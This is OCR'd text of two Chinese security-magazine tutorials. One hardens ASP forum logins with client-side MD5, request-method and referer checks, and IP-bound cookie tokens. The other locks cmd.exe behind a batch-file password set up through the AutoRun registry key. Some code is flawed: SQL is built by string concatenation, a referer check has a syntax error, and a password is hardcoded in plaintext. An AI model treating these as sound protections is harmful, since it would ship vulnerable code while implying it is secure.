


图3 建设银行的Cookies

我们要解决的就是如何采用虚拟主机，不安装控件靠脚本来实现加密。

下面我们用VBS脚本来实现它的加密传送，大概的思路是：先获得密码框的内容，做下MD5加密传送，我们先用VBS来写个16位加密的MD5函数体，代码请详细见光盘中的**VBSMD5.TXT**，然后，我们简单介绍一下表单（如图4）。

```
<form method=post id=form2 action=cklogin.asp>
帐号：<INPUT TYPE=text NAME=username >
密码：<INPUT TYPE=password NAME=password >
<INPUT type=button name=Button2 value=登陆>
</form>
这是一个登陆的表单，我们看到于正常的表单无任何区别，唯一的区别是“登陆”那里，我们定义为button，而FORM赋予一个ID为form2，OK，我们看下VBS是如何实现他们的加密提交：）
<SCRIPT FOR="Button2" EVENT="onClick" LANGUAGE="VBScript">
'如果登陆按钮被按下
 Dim TheForm
'定义一个表单
 Set TheForm = Document.forms（"form2"）
'让其于我们上面的表单绑定
TheForm.password.Value=md5（TheForm.password.Value）
'这里做了一次MD5后，直接替换密码框的内容
TheForm.Submit
'OK，提交出去
</SCRIPT>
```

图4 表单代码

好了，我们再来监听一下结果（如图5）。




图5 经过加密后的Cookies

大家看到了，在这里密码的传送我们做了一次MD5加密。这只是安全的第一步，下面进入第二个主题，严格检测提交方式。

二、严格限制提交方式

我们知道，很多探测脚本注射的软件都支持POST这一提交方

式，如何严格地限制这些，都是很严峻的问题。我来介绍一下**Request.ServerVaribles（Server Environment Variable）**环境变量的集合。允许读取HTTP头。你可以通过使用HTTP_前缀来读取任何头信息。比如：**HTTP_USER_AGENT**接受客户代理HTTP头（浏览器类型）。除此外，你还可以使用下表所示的变量获得任何环境信息。**REQUEST_METHOD**指提出请求的方法，比如**GET**、**HEAD**、**POST**等等。

OK，我们要做的就是使用REQUEST_METHOD来探测提交的类型是POST还是GET。

我们写个ASP的脚本（这里命名为text.asp。如图6）。

```
<%
If request.ServerVariables("REQUEST_METHOD")="POST" Then
response.write "你试图使用 POST 提交数据!"
ElseIf request.ServerVariables("REQUEST_METHOD")="GET" Then
response.write "你试图使用 GET 提交数据!"
End if
%>
```

图6 text.asp 文件的代码

下面我就要用VB写个程序来模拟这两个提交方式。

建立一个工程，ctrl+t呼唤出部件窗体，点上Microsoft Internet Transfer Control 6.0（如图7）。




图7 选择Microsoft Internet Transfer Control 6.0控件

一次添加标签、文本、按钮等控件，名称都默认不变，调整其位置（如图8）。

添加代码下列代码（如图9）。




图8 添加各个控件

```
Private IX As String

Private Sub Command1_Click()
Inet1.Execute Text1.Text, IX
End Sub

Private Sub Inet1_StateChanged(ByVal State As Integer)
On Error Resume Next
Dim Stemp As String
If State = 12 Then
    Stemp = Inet1.GetChunk(1024)
    DoEvents
    While Stemp <> ""
      ReString = ReString + Stemp
      DoEvents
      Stemp = Inet1.GetChunk(1024)
    Wend
    Text2.Text = ReString
    Inet1.Cancel
End If
End Sub

Private Sub Option1_Click()
IX = "post"
End Sub

Private Sub Option2_Click()
IX = "get"
End Sub
```

图9 输入相关代码

OK，运行一下IIS，用这个程序访问我们刚才写的文件，提示不同的状态（如图10、图11）。

这样我们就能在注册、发贴、包括列表的时候来判断访问方式，注射软件采用POST提交数据的方法就这样被OVER了！

防止跨站提交，其实这样的方法对于盗链很实用，能预防一些基本的跨站（如图12）。




图10 以post形式访问




图11 以get形式访问

```
<%
strReferer = Request.ServerVariables("HTTP_REFERER")
strHostName = "www.nohack.cn" '判断是否本站提交地址
If InStr(strReferer, Trim(strHostName) = 0 Then '判断字符是否存在
Response.Write "非法操作！" '不存在的提示
Response.end
  End If
%>
```

图12 防止跨站提交的代码

三、我的Cookies你拿去

Cookies欺骗已经是个很严峻的问题，那些自称是黑客的人几乎多少都会。面对这样的形势，我们发掘脚本安全的本身，是否也应该改变一下Cookies的算法，让那些人即使拿了Cookies也是白搭呢？

想了很久很久，终于想出一个还算可以的算法，在第一次登录后生成一个随机密匙，写入用户数据库，然后整合日期、IP、系统和用户名信息，做一次不可逆加密。因为这样有随机密匙，对方很难构造加密，所以日期、IP、系统信息等就可确保没有闪失了，即使他获得了Cookies加密，也是很难跨站提交的。

后面的代码比较零碎，就不细说了，详细内容请看光盘中的论坛代码，生成随机字符的代码，详见光盘中的**SJM.TXT**。

以下为登录的代码，其中调用了MD5函数体网上都可以下到，大家可以按自己的喜好随便下（如图13）。

```
<%
uname=trim(replace(request.form("username"),"'",""))
upassword=md5(trim(replace(request.form("password"),"'","")))
set rs = Server.createobject("ADODB.Recordset")
sql = "select * from [表] where 用户名='"&uname&"' and 密码='"&upassword&"'"
rs.open sql,conn,1,3
If Not(rs.eof Or rs.bof) Then
unikename=rs("用户名")
'随机密匙
strPassword = LCase(Trim(Mid(unikename, 1, 15)))
strSalt = MD5(getSalt(Len(strPassword)))
rs("随机密匙")=strSalt
rs.update
'写入Cookies
Response.Cookies("cntbbs")("username")=unikename
'这里是重点，时间一个加密的 cookies
strEncyptedPassword = date & strPassword & strSalt &
request.ServerVariables("HTTP_USER_AGENT") & request.ServerVariables("Remote_Addr")
'大家看到了，日期+用户名+随机字符+系统信息+IP 地址这样的方式来加密
'进行了一次 MD5 加密
strEncyptedPassword = md5(strEncyptedPassword)
'将加密验证写入 cookies
Response.Cookies("cntbbs")("cdkey")=strEncyptedPassword
Else
response.write "<li>对不起!帐号密码不正确!"
End If
rs.close
Set rs=nothing
%>
以下为如何去验证这个加密的 cookies 是否合法◎
<%
If Request.Cookies("cntbbs")("username")<>"" Then
username=chkcookies(Request.Cookies("cntbbs")("username"))
'查询一次随机密匙
set rs = Server.createobject("ADODB.Recordset")
sql = "select * from [表] where 用户名='"& username &"'"
rs.open sql,conn,1,1
Salt=trim(rs("随机密匙"))
rs.close
Set rs=nothing
'验证 COOKIES
strPassword = LCase(Trim(Mid(username, 1, 15)))
strPassword = date & strPassword & Salt & request.ServerVariables("HTTP_USER_AGENT") &
request.ServerVariables("Remote_Addr")
strPassword = md5(strPassword)
If strPassword<> chkcookies(Request.Cookies("cntbbs")("cdkey")) Then
response.write "你试图进行一次 COOKIES 欺骗!"
End if
```

图13 调用了MD5的登录代码

大家只要将上面的保存为1.asp，在每个asp文件的开头输入**<!--#include file=1.asp-->**即可。

另外，用户也可以按自己的数据库结构替换上面的查询语句。在这里我们介绍了一些新鲜的东西，希望大家能喜欢，如果你有问题或者新的思路，可以到www.nohack.cn/bbs交流。

【本文中涉及到的post or get.exe、SJM.TXT、VBSMD5.txt、test.asp在光盘中均有收录】

编辑点评： 在这里浪心用扎实的代码解决了问题，使原本脆弱的Cookies变得强壮起来。还不马上对自己的论坛修复一番？有了MD5的保护，我怕谁？

黑客徒手大封杀

徒手大封杀

Rain

从本文你可以学到：
1．批处理在安全中的应用。
2．批处理代码的灵活应用。

一、前言

计算机安全问题永远都是受人们热切关注的，针对黑客攻击的安全策略也层出不穷，下面我就向大家推荐一种简单但行之有效的解决方案，来保护你们的计算机。这个方法针对的是电脑用户中占绝大多数的家庭用户。对于大多数家庭用户来说，控制台模式（就是通常所说的命令行）应该是很陌生的东西，因为一般的电脑应用，根本不需要涉及这些东西，而对于那些想在你的电脑上搞点儿小动作的人来说，控制台模式约等于生命！所以我们的思路就是把命令行封杀，将cmd.exe锁定，让它只能为我们所用，要知道黑客要控制你的电脑，基本上都要借助cmd，大部分的木马和黑客程序也需要用到cmd，所以这样谁要动你的系统就一定会郁闷了。

二、思路

具体方案就是每次在系统调用cmd.exe之前，让系统先加载一个密码验证模块，通过验证可以继续使用，没通过那就抱歉了，你的所有操作都被禁止了。当然了，我们还需要有一个完善的日志，这样如果有人入侵系统就会很容易被我们察觉。

三、行动

心动不如行动，现在我们就来制作这个密码验证部分，不会编程没关系，我们选用的是最简单的.bat，不仅因为它简单，还有它是用cmd执行的，所以验证后过渡很流畅，并且不会浪费一点系统资源。

开始工作，打开一个空的记事本，然后跟着我往里写代码。

首先我们要关闭回显，设置窗口标题（防止别人看到你的程序路径）和用到的环境变量的初始值，还要用SETLOCAL命令将环境变量锁定在批处理内部，防止set命令将变量的值泄露，代码如下：

```
@echo off
title 解除锁定
SETLOCAL
set pass=0
set times=2
```

然后，我们来设定用户在使用时所显示的提示，用echo命令实现。

echo　为安全起见，您的cmd.exe已经被管理员锁定，要解除锁定，请输入密码。

接着是日志记录，我们要把使用cmd.exe的时间准确地记录下来，这要用到**%date%**和**%time%**两个系统内置变量。

```
echo 操作：密码验证激活    时间：%time%   日期：%date%
>> c:\log.txt
echo 状态：等待输入密码 >> c:\log.txt
echo. >> c:\log.txt
```

这部分用重定向“＞＞”将当前的日期、时间等信息写入到C：\log.txt文件，从而完成记录。

下一步就是最关键的密码认证部分了，首先让用户输入一个密码，然后用它与设置的密码来比较，若是相同就跳转到“ok”处执行，通过验证。若不相同则继续判断，同时要有相应的日志记录。

```
:start
set /p pass= 请输入您的密码：
if %pass%==Rain goto ok
echo 密码错误，请重新输入  您还有 %times% 次机会
if %times%==0 goto end
echo 状态：用户输入密码 验证失败  时间：%time% >> c:\log.txt
set /A times=%times%-1
goto start
```

其中的Rain就是密码，要注意大小写哟。最后goto的作用是验证失败的话重新回到等待验证状态。当然我们不能让系统无休止地验证，否则别人可以用暴力破解了，所以我们加上**set /A times=%times%-1**来计算验证的次数，用IF判断若是验证次数达到3次则验证失败，end被锁定。

做完验证的部分，接下来就是验证失败后的处理了。看代码：

```
:end
echo 状态：用户3次输入密码错误 程序锁定      时间：%time%
>> c:\log.txt
title 验证失败?此次操作已经禁止?请关闭此窗口
cls
echo 3次验证失败 你已经被锁定 无法继续操作 你可以关闭本窗口了
echo 你也可以通过留言来与管理员取得联系  输入留言按回车提交

:m
set /p m= 请输入您的留言：
echo 日期：%date%      时间：%time% >> c:\message.txt
echo 留言内容： >> c:\message.txt
echo.         %m% >> c:\message.txt
echo. >> c:\message.txt
echo 你的留言： %m% 已经记录，你可以关闭窗口或者继续留言
echo 操作：用户留言 -  时间：%time% >> c:\log.txt
goto m
```

这部分的作用是，首先将验证失败记录到日志，然后更改标题并告诉使用者密码验证没有通过。接下来的便是一个人性化的留言部分。用“set /p m= 请输入您的留言：”命令来记录用户的留言，然后把它们存放在c:\message.txt里。这里有一个死循环，把用户锁定在输入留言部分从而无法进行其他的操作了。因为采用的是set/p，要求用户输入环境变量，所以即使用Ctrl+C强制停止批处理也无法绕过去，从而保证了程序的可靠性。

最后要做的就是通过验证的部分，也就是程序的出口。代码很简单，先写入日志，再把窗口标题改回cmd，最后用ENDLOCAL结束环境变量的锁定：

```
:ok
echo 状态：密码正确 程序锁定解除     时间：%time% >> c:
\log.txt
title cmd.exe
ENDLOCAL
cls
ver
```

四、安装程序

到这里程序主体算是完成了，下面要做的就是实现在系统每

次调用 cmd.exe 之前都先运行我们的程序了。也就是程序的安装。微软就为我们提供了解决方案。我们把刚才写的程序保存为 lock.bat，然后复制到你的 windows 目录（一般为 C:\windows）。紧接着，新建一个记事本，在里面输入图 1 的内容。

```
黑客封锁黑客 - 记事本
文件(F) 编辑(E) 搜索(S) 帮助(H)
REGEDIT4

[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Command Processor]
"AutoRun"="lock.bat"
```

图 1 lock.reg 文件的代码

注意：REGEDIT4 下要空一行。

完成后把它保存为 lock.reg。双击打开 lock.reg，把它导入注册表，这样整个封锁工作就算是完成了。

